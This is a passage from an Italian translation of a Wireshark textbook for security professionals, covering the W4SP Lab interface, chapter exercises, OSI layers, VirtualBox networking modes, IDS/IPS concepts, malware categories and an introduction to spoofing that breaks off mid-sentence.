


Figura 2.48 La rete completa del W4SP Lab.

La prima cosa che noterete al completamento della configurazione è il diagramma di rete al centro dello schermo. Ogni cerchio indica un dispositivo, che sia uno switch (sw1, sw2), un router (r1, r2), server di vari servizi (ftp1, ftp2, smb2 ecc.) o una macchina vittima (vic1, vic2 ecc.).

La topologia di rete non è fissa nel W4SP Lab, ma varia in funzione di quello che serve nei diversi scenari. Ovviamente, approfondiremo i singoli scenari quando li useremo per la prima volta nei capitoli successivi. I pulsanti rossi a destra personalizzeranno il laboratorio, preparandolo per esercizi o dimostrazioni particolari. Per esempio:

- *Start mitm* predispone la VM Kali per un attacco Man-in-the-Middle (Capitolo 5);

- *Start ips* lancia un sistema di rilevamento/prevenzione delle intrusioni (Capitolo 6).
- *Start sploit* lancia Metasploitable (Capitolo 6);
- *Start elk* lancia l'Elastic Stack (Capitolo 6).

Qualche volta, però, abbiamo notato che la configurazione doveva mutare ma non è successo. In quel caso, può essere necessario fare clic su *REFRESH* a sinistra per dare una scossa al sistema.

Riepilogo

In questo capitolo, abbiamo visto quali siano i benefici della virtualizzazione e perché offra un ambiente di lavoro flessibile e sicuro. Avete ora una conoscenza operativa della virtualizzazione e avete installato una piattaforma fra le più diffuse per ospitare VM, VirtualBox della Oracle. Poi avete installato l'Extension Pack per VirtualBox.

Avete creato una VM, per l'installazione di Debian Linux a 64 bit. Nell'impostazione della macchina virtuale, avete configurato la memoria assegnata, lo spazio su disco e le impostazioni del processore perché lavori come necessario. Nella vostra prima VM, avete installato Kali Linux da un'immagine ISO. Avete configurato Kali da zero, impostando il nome host, partizionando il disco e installando il boot loader GRUB.

Data la macchina Kali Linux, siete poi andati su GitHub per il codice sorgente del nostro Wireshark for Security Professionals Lab. Dopo un'introduzione a GitHub e al software di containerizzazione Docker, avete installato W4SP Lab nella VM Kali Linux. Infine, avete avuto una breve introduzione alla struttura del front end di W4SP Lab.

Nel Capitolo 3, dobbiamo prepararci per gli esercizi e i laboratori del libro che comportano l'analisi di pacchetti e indagini sulla rete.

Perché tutti siano allo stesso livello per l'analisi, copriremo un'ampia gamma di aspetti fondamentali della rete, nonché i concetti della sicurezza e degli attacchi alle informazioni.

Esercizi

1. Costruite una seconda VM in VirtualBox. Conoscete qualche altra immagine ISO? Altrimenti, potete trovare qualche ottima idea qui: https://www.reddit.com/r/computertechs/comments/1g1z7q/index_of_useful_isos_for_technicians/. (L'unico rischio è perdere un sacco di tempo.)
2. Costruite un'altra macchina virtuale che usi un'altra distribuzione Linux o un'altra installazione di Windows, ma con impostazioni diverse. Sperimentate con le opzioni relative a dimensioni dell'unità disco, capacità del disco o impostazioni di memoria. Sperimentate la possibilità di copiare/incollare informazioni direttamente fra i sistemi operativi host e guest oppure di montare la USB.
3. Esplorate una diversa piattaforma di virtualizzazione, per esempio VMware. Al momento in cui scriviamo, il VMware Workstation Player è gratuito e consente di ospitare qualsiasi sistema operativo guest Windows o Linux. L'applicazione si trova all'indirizzo www.vmware.com/go/tryplayer, oppure potete effettuare una ricerca di VMWare Workstation Player.

Elementi fondamentali

Sicuramente i nostri lettori avranno formazione diversa, competenze diverse e si avvicineranno a Wireshark con aspettative diverse. Perciò vi sono alcuni aspetti fondamentali da consolidare, prima di procedere. Questo capitolo vuole sia essere un ripasso, sia presentare nuovi materiali (ben sapendo che lettori diversi avranno idee diverse su quel che è ripasso e quel che è nuova informazione).

Mettiamo in evidenza alcune aree fondamentali e diamo per scontato che approfondirete maggiormente certi temi in base ai vostri interessi. Vi sono tre aree principali rispetto alle quali l'esperienza e le aspettative è probabile siano diverse.

- Reti
- Sicurezza
- Analisi dei pacchetti e dei protocolli

Ciascun tema è stato scelto in previsione degli esercizi nei capitoli successivi. Affronteremo i concetti fondamentali e, laddove possibile, li applicheremo rispetto agli altri due temi.

Notate che alcune delle cose di cui parleremo per qualcuno potranno risultare troppo di base. È nostra speranza, comunque, che leggendo scoprirete qualche concetto nuovo e utile. L'obiettivo è far sì che tutti i lettori abbiano una comprensione comune di questi aspetti fondamentali e possano ottenere il massimo dall'uso di Wireshark.

Reti

Senza reti, non ci sono pacchetti da catturare dalla macchina che avete di fronte. È essenziale avere ben presente il modo in cui le informazioni passano da un dispositivo all'altro, e nulla lo riassume meglio del modello OSI.

I livelli OSI

Non c'è discussione delle reti che non citi il modello OSI e i suoi livelli (o strati). Diamo per scontato che tutti abbiano visto il gruppo seguente di strati: il modello di riferimento Open Systems Interconnection, ovvero OSI. Ciascun livello di un sistema parla al livello corrispondente dell'altro sistema. Qui sotto trovate la familiare suddivisione dei livelli, con qualche parola per ricordarvi che cosa gestisce ciascuno di essi.

SISTEMA 1	←	**----------**	→	**SISTEMA 2**
Applicazione	←	servizio o applicazione specifici	→	Applicazione
Presentazione	←	come è formattato il servizio	→	Presentazione
Sessione	←	regole in base a cui i sistemi si parlano	→	Sessione
Trasporto	←	affidabilità del segment, controllo errori	→	Trasporto
Rete	←	instradamento di pacchetti/datagrammi	→	Rete
Collegamento dati	←	struttura dei dati da/a fisico	→	Collegamento dati
Fisico	←	tangibile: elettrico, luce o RF	→	Fisico

Quando si lavora con Wireshark, i livelli sono evidenti nel riquadro *Packet Details*, In un capitolo precedente abbiamo citato l'organizzazione della GUI di Wireshark. Nella Figura 3.1 si vedono solo i due riquadri superiori, *Packet List* e *Packet Details*. Il secondo

mostra il pacchetto diviso in sottoalberi. Ciascun sottoalbero rappresenta un livello OSI. Se fate clic ed evidenziate il sottoalbero più in alto, *Frame 4*, si evidenzieranno tutti i 314 byte nel riquadro *Packet Bytes*.

Nella Figura 3.1, i livelli OSI iniziano con il sottoalbero successivo, *Ethernet II*, come frame di livello 2. Il sottoalbero successivo, *Internet Protocol Version 4*, è il pacchetto di livello 3. Il sottoalbero successivo, *Transmission Control Protocol*, è il segmento TCP del livello 4. Infine, nella parte in basso della figura, la parte più interna evidenziata è l'ultimo sottoalbero che mostra un protocollo del livello dell'applicazione, HTTP.

Il modo in cui il pacchetto si vede in Wireshark è un'ottima dimostrazione di come un livello sia racchiuso "a sandwich" entro un altro. Per essere più precisi, solo i due livelli inferiori includono sia un *header* che un *footer*; i cinque superiori hanno solo un footer. La prossima sezione presenta un esempio di flusso che indica come i dati passano attraverso questi livelli.




Figura 3.1 Livelli OSI in Wireshark.

Ricevuta l'immagine?

Facciamo un esempio: l’invio di un’immagine da un sistema a un altro. Ovviamente, un’immagine non può conservare l’aspetto di immagine nella trasmissione: le informazioni devono passare per varie fasi di astrazione prima dell’invio. Il che vale non solo per le immagini ma anche per i brani musicali o per qualsiasi altro dato *di applicazione*.

Perché i dati vengano compresi come una ben definita “immagine”, devono obbedire a certi standard o regole. La *presentazione* dell’immagine è compresa da entrambi i sistemi, quello mittente e quello ricevente. Magari l’immagine deve essere cifrata, riformattata o compressa. In ogni caso, è qui che la nostra immagine subisce il processo reale di astrazione e trasformazione.

L’immagine è pronta per essere inviata, per quel che la riguarda, ma i due sistemi devono ancora accordarsi su come comunicare. Magari i nostri due sistemi concordano di parlare solo quando interrogati, o di parlare contemporaneamente durante la loro *sessione*, ma comunque qui concordano che l’immagine nel suo complesso deve essere divisa in *segmenti* di dati. Altre direttive riguardano la quantità di dati dell’immagine da inviare ogni volta, come assicurarsi che i pacchetti arrivino a destinazione (e che cosa fare in caso contrario), con quale rapidità spedire e, ovviamente, come numerare ciascun *segmento* in modo che l’immagine non finisca per ricordare un test di Rorschach quando verrà rimessa insieme. In linea di massima, il vero processo di networking inizia con queste regole su come *trasportare* la nostra immagine.

Ovviamente, ci sono buone probabilità che i nostri due sistemi siano collegati fra loro sulla stessa rete. Potrebbero essere su piani diversi dello stesso edificio, in edifici diversi o in paesi diversi. Poiché luoghi diversi hanno le proprie *reti*, i vostri segmenti di dati diventano *pacchetti* di rete. A ogni *pacchetto* sono allegate le istruzioni su dove deve andare a finire e su quale sia la sua origine.

Il capolinea, però, è irrilevante per queste ultimo passo di astrazione. Più vicino al mondo reale, vi sono molti salti fra una rete e l'altra. Per preparare i pacchetti di rete per l'invio è necessario un collegamento importante, il *collegamento dati*. Per quanto riguarda questo livello, è necessario un ulteriore indirizzamento, rilevante solo per il salto immediatamente successivo. Infine, sulla base delle esigenze dell'hardware *fisico*, le vostre informazioni digitali vengono preparate per essere inviate nel mondo reale. Quelli che erano pacchetti ora sono *frame*. Questi frame vengono trasmessi come impulsi di tensione, sotto forma di luce o di onde radio e, grazie a tutti i protocolli concordati fra i sistemi, quegli impulsi si trasfomeranno di nuovo nell'immagine.

Quella che abbiamo descritto è la serie di passaggi grazie ai quali i dati passano per i diversi livelli di astrazione e incapsulamento per uscire dal sistema.

Esempio

Una utente vi chiama perché ha aperto un allegato sospetto. (Per prima cosa, ringraziatela per avervi interpellato!) Ora teme che il suo PC sia effettuando dei collegamenti non autorizzati o che almeno ci stia tentando, in base all'attività che vede sullo schermo. Ha osservato la spia del suo collegamento di rete, ma non "sembra essere troppo attiva". Comunque, vi chiede di confermare o dissipare i suoi dubbi.

Innanzitutto, verificate che siano attivi sia l'antivirus, sia Windows Firewall. Non hanno notato nulla, ma dopo qualche minuto di diagnosi del desktop vi allarmate: sì, qualcosa sta effettivamente tentando di connettersi dall'esterno. Che cosa vi potrebbe dire se ci sia traffico in uscita o meno? Qui arriva Wireshark.

Come sapete, Wireshark mostra quali pacchetti escano dal client o vi entrino. Avete un'idea del tipo di traffico di base e magari, dopo un esame lungo e attento, sperate di identificare il traffico colpevole e di

ottenere qualche idea su quali dati vengano inviati, o almeno qualche informazione sulla destinazione.

Qui però non ci stiamo occupando di buone pratiche di sicurezza (siete professionisti della sicurezza: non dobbiamo farvi un esame in proposito). Qui ci interessa capire se Wireshark può esservi di aiuto e che cosa potete aspettarvi di vedere.

Wireshark vi mostrerà qualcosa? Per rispondere, pensate a dove si trova rispetto alla pila dei livelli OSI. Sì, Wireshark vi presenta i suoi dati al livello dell'applicazione, ma i dati presentati hanno origine al livello logico più basso, quello del collegamento dati. Da questo livello, vedete tutto il frame, a partire dagli indirizzi MAC, poi tutti i dati incapsulati al suo interno.

NOTA

Prima che Wireshark catturi e vi presenti un frame Ethernet, dal frame vengono eliminati alcuni bit, precisamente il preambolo e il FCS del livello del collegamento. Vedremo esattamente che cosa viene eliminato in un esempio nel paragrafo "Analisi di pacchetti e protocollo" nel seguito del capitolo.

Decidete di installare Wireshark sulla macchina incriminata. Dopo averlo fatto girare per un bel po' di tempo, avrete un file di cattura di dimensioni ragguardevoli. Anche con l'applicazione di tutti i filtri, però, non ci sono connessioni inspiegate che escano dalla macchina. Eseguite Wireshark su una macchina collegata a un hub locale e catturate pacchetti che vanno da e alla macchina dell'utente. Con vostra sorpresa, vedete effettivamente dei tentativi di iniziare una connessione che vanno al desktop dell'utente, ma nulla in risposta.

Che cosa sta succedendo? Windows Firewall blocca la connessione in uscita in modo che non si completi.

È importante aver presente che i risultati sono diversi, a seconda di dove viene eseguito Wireshark. Quando si effettua la cattura su un sistema Windows, la cattura è opera di *winpcap*, non dell'applicazione Wireshark, e winpcap agisce "più vicino" alla scheda di rete di quanto

non faccia un firewall del livello dell’applicazione, come Windows Firewall.

Per quanto riguarda i pacchetti che vanno verso il sistema dell’utente, li catturate prima che il firewall li veda; tutti i pacchetti che sarebbero bloccati da Windows Firewall, però, non arriveranno a Wireshark (winpcap), non importa dove venga effettuata la cattura.

In generale, è buona pratica eseguire Wireshark da un dispositivo sulla rete, anziché sul sistema sotto indagine. In questo modo, vedrete realmente che cosa c’è in rete, anziché quello che pensate dovrebbe esserci (e magari viene erroneamente confermato).

Networking fra macchine virtuali

Ci saranno occasioni in cui catturerete pacchetti fra più macchine virtuali (VM), o catturerete pacchetti fra una VM e il vostro sistema host, o fra una VM e un sistema all’esterno della vostra rete privata. In ogni caso, è bene analizzare rapidamente le opzioni di networking fra la propria rete, le VM e Internet.

VirtualBox, che usate per eseguire la macchina virtuale Kali, consente vari schemi di networking. Queste opzioni sono disponibili quando si configura una macchina virtuale, come si vede nella Figura 3.2.




Figura 3.2 Le opzioni di networking di VirtualBox.

Network Address Translation = come essere a casa

Questa è la modalità predefinita quando si costruisce una nuova VM. Viene impostata per default NAT, perché normalmente non si vuole che il mondo esterno si connetta alla VM. Nello stesso modo in cui il modem domestico offre connettività, NAT traduce lo spazio di indirizzamento interno (della VM) alla connessione esterna (dell'host).

Come nel modem/router domestico, vi è una protezione aggiunta rispetto a un semplice router. La vostra VM può connettersi in modo trasparente a indirizzi esterni, ma un sistema esterno non può iniziare una connessione alla rete interna. Avete l'opzione di inoltrare a una porta specifica (in modo simile ad altre configurazioni NAT). Poi, se volete una connettività completa, esiste l'opzione *Bridged*, che procediamo a descrivere.

Bridged = mondo esterno

Avete costruito un server web, e volete che sia raggiungibile dal mondo esterno. In questo caso, avete bisogno della modalità *Bridged*, che si differenzia da NAT in quanto il sistema esterno può iniziare una connessione e raggiungere una VM interna.

Questo significa che qualcuno sulla sottorete del vostro sistema host può iniziare del traffico e raggiungere le vostre macchine virtuali. Qualche problema di sicurezza? Assolutamente sì. Se siete in un caffè, in biblioteca, o su qualche altra sottorete pubblica, vorrete ricordare come è configurata la rete della vostra VM, perché nessuno abusi di un server vulnerabile o di un'installazione di Kali ricca di strumenti.

Internal = tutti i guest sulla stessa rete

Se scegliete la modalità *Internal Network*, stabilite che tutte le VM si possono vedere a vicenda. Non c'è connettività che raggiunga il sistema host.

Se una VM è su una rete diversa, anche questa non è raggiungibile. Per esempio, supponiamo che abbiate tre macchine sulla rete 10.0.0.0/8 e due altre su una rete 172.16.0.0/12. Tutti gli adattatori di rete sono impostati come *Internal*. Perciò I tre sistemi nello spazio 10.x.x.x possono parlare fra loro, ma non con i due sistemi nello spazio 172.x.x.x.

Host-only = una rete 1:1, guest e host

Se scegliete questa modalità di rete per l'adattatore di un sistema operativo guest, permettete al guest di comunicare con l'host, e questo è tutto. Supponiamo che vogliate sottoporre a test un server di applicazione che gira sul server guest. Il vostro host può connettersi come client. È una piccola rete di due soli sistemi.

Ciascuna delle configurazioni di rete ha le proprie finalità, a seconda di quello che state configurando, della connettività di cui avete bisogno e di dove volete tracciare il perimetro. Dal punto di vista di Wireshark, la cosa più importante è quello che volete catturare e da dove lo catturerete.

Sicurezza

Come abbiamo già detto, i professionisti della sicurezza hanno formazioni diverse. Tutti si specializzano in qualche campo. Quelli che sono più esperti di reti magari si sono orientati maggiormente su gestione di firewall, rilevamento delle intrusioni o sulla gestione delle informazioni e degli eventi di sicurezza (SIEM). I più esperti di codifica possono essere diventati ricercatori sugli exploit o analisti di malware. Esistono penetration tester e responsabili della gestione di incidenti che arrivano da… chissà dove! Il punto è: non ci aspettiamo che sappiate tutto. E non potete aspettarvi che saltiamo un argomento perché specificamente per voi è troppo elementare. Procediamo invece in base a quello che serve per lavorare con Wireshark e seguire il resto del libro. Speriamo non ce ne vogliate.

Quella che segue non è una semplice “lista della spesa” di termini e definizioni. Ci troverete anche idee che, procedendo nella lettura, vi aiuteranno a vedere in che rapporto stanno con Wireshark. Ciascun concetto è considerato nel contesto dell’analisi di rete e di protocollo.

La triade della sicurezza

Confidenzialità, integrità e disponibilità (*availability*) sono i tre aspetti della sicurezza delle informazioni. Questa triade fa subito la sua entrata in scena e compare spesso nei manuali e nei corsi di

certificazione. Tutti i professionisti della sicurezza conoscono la triade “C-I-A” o “A-I-C”.

Se è così nota, perché parlarne? Che cosa c’entra, nel contesto dell’analisi di rete e di pacchetto? Per la confidenzialità dei dati. Per ricordarvi di tutte le volte in cui avete letto o sentito della sicurezza relativa delle informazioni su una rete interna fidata. Quella sicurezza relativa si basa sul postulato che nessuno normalmente utilizzerebbe uno sniffer di rete. Perciò va da sé che Wireshark debba essere messo a disposizione solo di personale autorizzato a vedere praticamente tutto quello che viaggia sulla rete. E, ovviamente, si suppone che venga usato solo in circostanze che ne giustifichino l’uso.

Per quanto riguarda la confidenzialità, mantenere i dati al sicuro da occhi indiscreti è compito della crittografia. Se il traffico di rete è cifrato, non è comprensibile a chi legge i pacchetti dalla rete, ma questo significa anche che quei pacchetti sono incomprensibili anche per voi. Le intestazioni dei pacchetti avranno comunque un valore per la risoluzione dei problemi, ma i dati dei pacchetti saranno privi di significato.

Sistemi di rilevamento e prevenzione delle intrusioni

Avete mai provato Snort? È il software open source di rilevamento e prevenzione delle intrusioni, in circolazione da sempre. È famoso perché è facilissimo da impostare ma difficilissimo da applicare bene. L’installazione e la configurazione rappresentano il 5 per cento del lavoro; l’altro 95 per cento è costituito dalla “accordatura” e dagli aggiustamenti costanti necessari per separare “il grano dal loglio”. Se siete fra i professionisti della sicurezza che installano, gestiscono e mettono a punto IDS/IPS, sapete bene come le messe a punto sembrano non finire mai.

In breve, la differenza fra rilevamento e prevenzione delle intrusioni è questa: un sistema di rilevamento delle intrusioni (IDS) vi avverte semplicemente che ha visto qualcosa che non va, mentre il sistema di prevenzione delle intrusioni (IPS) vi avverte e risponde per contrastare (si spera) il problema. Come fa un IDS/IPS a sapere quando una cosa è degna di nota? In due modi (usando l'uno, l'altro o entrambi). I due metodi di rilevamento sono quello *basato sulla firma* (*signature-based*) e quello *basato sull'anomalia* (*anomaly-based*).

"Basato sulla firma" significa che effettua i rilevamenti in base a ciò che conosce. L'IDS ha un database di molte "firme", schemi a cui deve prestare attenzione. Se nel traffico esaminato compare qualcosa che corrisponde allo schema, parte un avviso. I sistemi basati sull'anomalia, invece, si attivano perché il traffico appare diverso rispetto a ciò che fino a quel momento era normale, e perciò risulta sospetto. Nessuno dei due metodi è perfetto. Un nuovo servizio o un nuovo sistema crea una nuova linea base di traffico, che può perciò attivare l'IDS in quanto è una "anomalia".

E Wireshark? Potrebbe fungere da IDS? Avete già la risposta: sì, come IDS basato sulla firma, Wireshark rileverà tutto quello che volete trovare nei contenuti del pacchetto. Oppure potrebbe prestare attenzione a un particolare indirizzo IP, a una particolare rete o a un certo servizio. In effetti, se è possibile impostare un criterio di filtro adeguato, Wireshark vi farà sapere quando la condizione indicata si verifica.

Falsi positivi e falsi negativi

Nella precedente analisi sul rilevamento delle intrusioni, abbiamo detto che la messa a punto di questi sistemi sembra non avere mai fine, questo perché, se non siete troppo impegnati a liberarvi dai falsi allarmi, avete costantemente paura di non accorgervi di qualcosa che

effettivamente non va. I due problemi si incrociano nel tentativo di trovare un punto di equilibrio nella messa a punto del rilevamento delle intrusioni.

I falsi allarmi e gli eventi non rilevati sono chiamati anche *falsi positivi* e *falsi negativi*, rispettivamente. Si ha un falso positivo quando un evento viene segnalato pur non essendo problematico, un falso negativo invece quando un evento pericoloso non viene rilevato o viene rilevato in modo errato. L'esperienza dice che questi sono concetti che quasi tutti i professionisti della sicurezza comprendono bene ma, se non fanno parte del loro lavoro quotidiano, i termini possono creare un po' di confusione.

Malware

Siamo tutti abituati a usare il termine generico *malware*, una sorta di jolly che comprende virus, worm, cavalli di Troia o strumenti per l'accesso remoto e sostanzialmente qualsiasi altro codice maligno. Un tempo, ciascuna di queste categorie corrispondeva a un comportamento specifico: i virus, per esempio, si sarebbero attaccati ad altri file e non avrebbero potuto diffondersi senza un aiuto da parte di un essere umano, mentre i worm si diffondevano senza interventi esterni; un cavallo di Troia era l'applicazione che si nascondeva, eventualmente portando con sé una backdoor o un accesso remoto; i rootkit si nascondevano nel sistema operativo o nel firmware per evitare il rilevamento.

Oggi il malware assume caratteristiche di molte delle categorie precedenti: codice che inizialmente si comporta come un virus può poi lanciare un worm per propagarsi ulteriormente, impiantando strumenti di accesso remoto mentre si diffonde. Così il malware è molto più efficace, ed è più difficile difendersene e riprendersi dopo un attacco.

E per quanto riguarda Wireshark? Wireshark semplicemente riferisce quello che vede sulla rete. A differenza di quel che accade in un sistema operativo compromesso, un rootkit non può manipolare il modo in cui Wireshark interpreta i dati o limitare ciò che presenta. Wireshark li mostra come li vede. (Ovviamente, la crittografia può limitare ciò che potete interpretare.)

Per il malware, se sapete che cosa cercare, lo troverete nella cattura, altrimenti non c'è. La parte problematica, ovviamente, è "se sapete che cosa cercare". Nel contesto del rilevamento delle intrusioni, quello di cui parliamo è la firma. Per esempio, date un'occhiata alla Figura 3.3, dove il codice firma è più che ovvio.

Ciò che si deve cercare può essere una stringa nota di testo o in ASCII, una particolare porta di origine o di destinazione, la chiamata a un indirizzo IP all'interno di un certo intervallo: tutti esempi di segnali che possono aiutarvi a costruire l'opportuno filtro di visualizzazione.

Spoofing e poisoning

Quando vado al negozio di alimentari, a volte preparo un tavolo davanti all'ingresso e faccio finta di lavorare lì. Indosso il mio grembiule e la gente si fida, perché dico di essere il commesso del negozio. Quando qualcuno vuole della carne o del formaggio, entro e li prendo dal vero banco del negozio. Furbo, no?




Figura 3.3 Codice firma di malware.

È quello che succede nello *spoofing* o nel *poisoning*. Un impostore si mette in una posizione da cui può intercettare le richieste. I clienti, che non sospettano nulla, arrivano con richieste legittime o con l'indicazione di a chi chiedere. L'impostore, che ora agisce come intermediario, "man in the middle", sbriga le richieste. Che cosa fare di quelle ricerche sta all'impostore,

